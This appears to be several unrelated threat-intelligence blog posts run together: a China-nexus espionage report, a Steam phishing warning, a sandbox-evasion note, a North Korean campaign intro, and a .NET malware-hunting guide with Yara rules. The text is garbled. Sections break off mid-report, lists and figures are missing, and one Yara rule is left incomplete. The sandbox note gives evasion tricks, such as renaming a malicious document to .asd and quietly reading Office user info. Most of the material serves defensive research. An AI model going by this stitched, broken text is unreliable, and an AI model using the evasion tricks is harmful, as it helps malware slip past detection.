In this report, we describe how we tracked for several months a sustained espionage campaign against the government, media, and news sectors in several countries including Laos, Cambodia, Singapore, the Philippines and Indonesia.
Since early 2025, China’s involvement in the Indo-Pacific has been more prolific, from escalating maritime tensions, to being peacebroker in Myanmar’s military junta and more recently, espionage activities on joint exercises the Philippines naval forces have been conducting together with the US, Australia, Canada and New Zealand.
The attacker, which we believe is a China-nexus threat actor, showcases a love of DLL sideloading techniques in order to compromise their targets of interest. Governments and media are high-value targets because they shape policy, public opinion, and international alignment.
The report details the full attack chain of one particular compromise we discovered, and goes further into detail on victimology, other campaigns and finally lists indicators of compromise.
Earth Estries, also known as Salt Typhoon and a few other names, is a China-nexus APT actor, and is known to have used multiple implants such as Snappybee (Deed RAT), ShadowPad, and several more.
In their latest campaign, the actor leverages one of the latest WinRAR vulnerabilities that will ultimately lead to running shellcode.
The execution flow is as follows:
That is all. Find below indicators of compromise and Yara rules.
A month or so ago a friend of mine received the following message on Steam from someone in their Friends list (they were already friends):
Figure 1 - 'this is for you'
The two links are different and refer to a Gift Card on Steam's community platform. As you might have noticed, the domain is not related to Steam at all, but rather is an attempt at phishing.
The differences are subtle enough that you may just miss it. When you click on the link, you are redirected to a 'Summer Gift Marathon'.
Figure 2 - Fake Steam website
Once you log in to the fake Steam website, your credentials are stolen and will be used to spread more phishing, likely steal your inventory items and so on.
Other phishing sites related to this campaign are:
New ones do pop up from time to time, so stay vigilant.
Tips
Only log in on the legitimate Steam community website, this being https://steamcommunity.com/. An extra tip is to bookmark the legitimate site, so even if you do get a message like this, you can go straight to your bookmark and search what you need from there.
If someone new tries to add you as a Friend and immediately sends a message like the above, alarm bells should start ringing.
If someone already on your Friends list suddenly sends a random message with an even more random link out of the blue, cue the alarm bells again.
If you want to check the website out in a safe manner, then you can use URLscan.io, which will give you a verdict of the website as well as an image preview. In addition, you can use VirusTotal to review a website's reputation.
Note that an 'all clean' does not necessarily mean it is. Caution above all!
Follow Steam's Account Security Recommendations to stay safe.
Today's post is a brief one on some Microsoft Word and sandbox detection / discovery / fun.
Collect user name from Microsoft Office
Most sandboxes will trigger somehow or something if a tool or malware tries to collect system information or user information. But what if we collect the user name via the registry and more specifically, what user info Microsoft Office sees?
This information is stored in the Current User hive, Software\Microsoft\Office\Common\UserInfo.
Some sandboxes had a username of "Admin", "admin" or a completely random name.
In short, it's a potential technique for more stealth reconaissance that may not trigger a sandbox or detection mechanism.
Run a Microsoft Word doc with.. .asd extension
When Microsoft Word crashes, it will (usually) attempt to create a backup copy of all your opened documents. It typically saves these backups as .wbk (Word Backup) or .asd (Autosave or Autorecover) files.
These will be saved in one of these directories in normal circumstances:
Most sandboxes however will be able to open the file just fine, but not all...:
I haven't seen much use of actual .asd files, likely as the documents will need to be loaded from one of the above directories, however... after crafting your malicious document, you can simply rename it from badfile.docx to badfile.asd, and it will run fine.
It seems at least 1 actor has used an .asd extension before, as reported on by Didier Stevens:
In short, it's another way of evading sandboxes or other potential detection mechanisms that may not support these .asd or .wbk extensions or even consider them harmless.
In recent months, North Korean based threat actors have been
ramping up attack campaigns in order to achieve a myriad of their
objectives, whether it be financial gain or with espionage purposes in
mind. The North Korean cluster of attack groups is peculiar seeing there
is quite some overlap with one another, and it is not always
straightforward to attribute a specific campaign to a specific threat
actor.
In this research paper we analyse a new threat
campaign, discovered in late May, and which features multiple layers and
ultimately delivers a seemingly new and previously undocumented
backdoor.
The threat campaign is specifically focused on
Aerospace and Defense companies: sectors appealing to multiple threat
actors, but of particular interest to North Korean threat groups in
other recent campaigns. We have named this threat campaign “Niki” as it
refers to the potential malware developer(s).
Earlier last week, I ran into a sample that turned out to be PureCrypter, a loader and obfuscator for all different kinds of malware such as Agent Tesla and RedLine.
Upon further investigation, I developed Yara rules for the various stages, which can be found here (excluding the final payload):
With that out of the way, all of this reminded me of the fact that we can also write Yara rules for unique identifiers specific to malware written in .NET, or any other .NET assemblies for that matter.
A bit of history
This isn’t my first encounter with analysing .NET malware at scale: several years ago, I co-authored a presentation with Santiago on hunting SteamStealer malware, which was surging exponentially at the time (the malware intended to steal your Steam inventory items and/or your account). A huge thanks goes to Brian Wallace who had developed a tool at the time called GetNetGUIDs which made it trivial to extract all the GUID types and start clustering to identify patterns: basically, which of the malware samples are likely authored by the same person or belong to the same attack campaign.
.NET assemblies or binaries often contain all sorts of metadata, such as the internal assembly name and GUIDs, specifically; the MVID and TYPELIB.
GUID: Also known as the TYPELIB ID, generated when creating a new project.
MVID: Module Version ID, a unique identifier for a .NET module, generated at build time.
TYPELIB: the TYBELIB version – or number of the type library (think major & minor version).
These specific identifiers can be parsed with the strings command and a simple regular expression (regex): [a-fA-F0-9]{8}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{12}

Taking a sample of PureLogStealer posted by James_in_the_box, you could then write a Yara rule based on the MVID or Typelib detected.
The MVID is stored as a binary value rather than a string, whereas the Typelib GUID is effectively stored as a string and since we only have the MVID here, the sample above will not be detected with this rule.
It is important to note that VirusTotal does not seem to report the Typelib.
It is cumbersome to “do it the manual way” with strings and regex, especially on larger data sets – and it’s prone to issues such as:
false positives:
if you run "strings" on the sample and then use the following CyberChef recipe – we get plenty of GUIDs, but only 1 is the actual Typelib;
false negatives:
we miss out on unique identifiers, which means we might miss detection of samples, campaigns or actors.

Note that with tools such as IlSpy or dnSpy(Ex), you can also view the Typelib GUID and MVID, however, not all tools display all data, for example:
Figure 2 - dnSpy detects the Typelib GUID of the sample

And if we go the "oldschool" route using ildasm:
Figure 3 - ildasm displays the MVID or Module Version ID
For all the above reasons, let’s go beyond and do more: both with Yara, and with a new Python tool I’ve created.
The now and the tooling
Before we dive into the tooling, some final history to say that Yara has evolved and thanks to that, we can now hunt and detect more effectively due to the following modules added:

Let’s now leverage the power of Yara and its dotnet and console modules to write a new Yara rule that displays useful data of any given .NET sample that can be leveraged to create meaningful rules, for example: assembly name, typelib and MVID.
Figure 5 - Yara rule to display .NET information to the console
We first verify if the binary is a .NET compiled file, if so, log certain Portable Executable (PE) or binary information to the console as well, and then display all relevant .NET information.

And the output will be, again for the same sample:
Figure 6 - Yara rule output: sample metadata!
Meaning we can now write a rule as follows:
import "dotnet"
rule PureLogStealer_GUID
{
condition:
dotnet.guids[0]=="9066ee39-87f9-4468-9d70-b57c25f29a67" or
But what if we want to run this on a large set of samples and produce statistics, which we can then use to hunt or classify malware families, or cluster campaigns?
A newly developed Python tool will help you do exactly just that. It supports both a single file as well as a whole folder of your samples or malware repository. It will skip over any non-.NET binary and simply report the typelib, MVID and typelib ID (if present, which is seldom the case and rarely useful).
If we run it on our single sample like before:
Figure 7 - New tool output on single sample

The tool (or script) has the following capabilities:
Figure 8 - Run the tool with -h to display usage or help
You need Python 3, pythonnet and a compiled dnlib.dll in order for it to work.
You are of course not limited to just using the MVID or Typelib for .NET malware hunting: you can also use the assembly name and other features that could be unique, using either the Yara rule or the Python tool to extract the data you’d like.
I highly recommend to use the tool rather than the Yara rule, as it detects .NET metadata more reliably. Both Yara rule and Python tool can be adapted to display less or more information according to your needs.
Clustering

Tracking attacker’s campaigns is always an exercise, and can be both fun and exhausting, depending on how many rabbit holes you (want to) go through. An example of clustering campaigns as well as malware developers was done in the work I did with Santiago as mentioned earlier, which resulted in the following graphics:
Figure 9 - Statistics from 2016 research (bonus obfuscation stats)
This was a pretty large dataset (1.300 samples!) and specific to SteamStealers at the time.
For our analysis purposes, I took 4 of the most current popular malware (that are .NET based or have at least a .NET variant) according to Any.run’s Malware Trends: https://any.run/malware-trends/. These are:
RedLine
Agent Tesla
Quasar
Pure*: basically anything related to PureCrypter, PureLogs, …
Downloading the latest available samples per family from MalwareBazaar, then running my DotNetMetadata Python script, and playing around with pandasand matplot, we can create the following graphs per family:
RedLine – 56 samples


Figure 10 - RedLine Typelib GUID frequency
Figure 11 -RedLine MVID frequency
Agent Tesla – 140 samples
Figure 12 - Agent Tesla Typelib GUID frequency

Figure 13 -Agent Tesla MVID frequency
Quasar – 141 samples
Figure 14 - Quasar Typelib GUID frequency

Figure 15 -Quasar MVID frequency
Pure* family - 194 samples
Figure 16 - Pure* Typelib GUID frequency
Figure 17 -Pure* MVID frequency


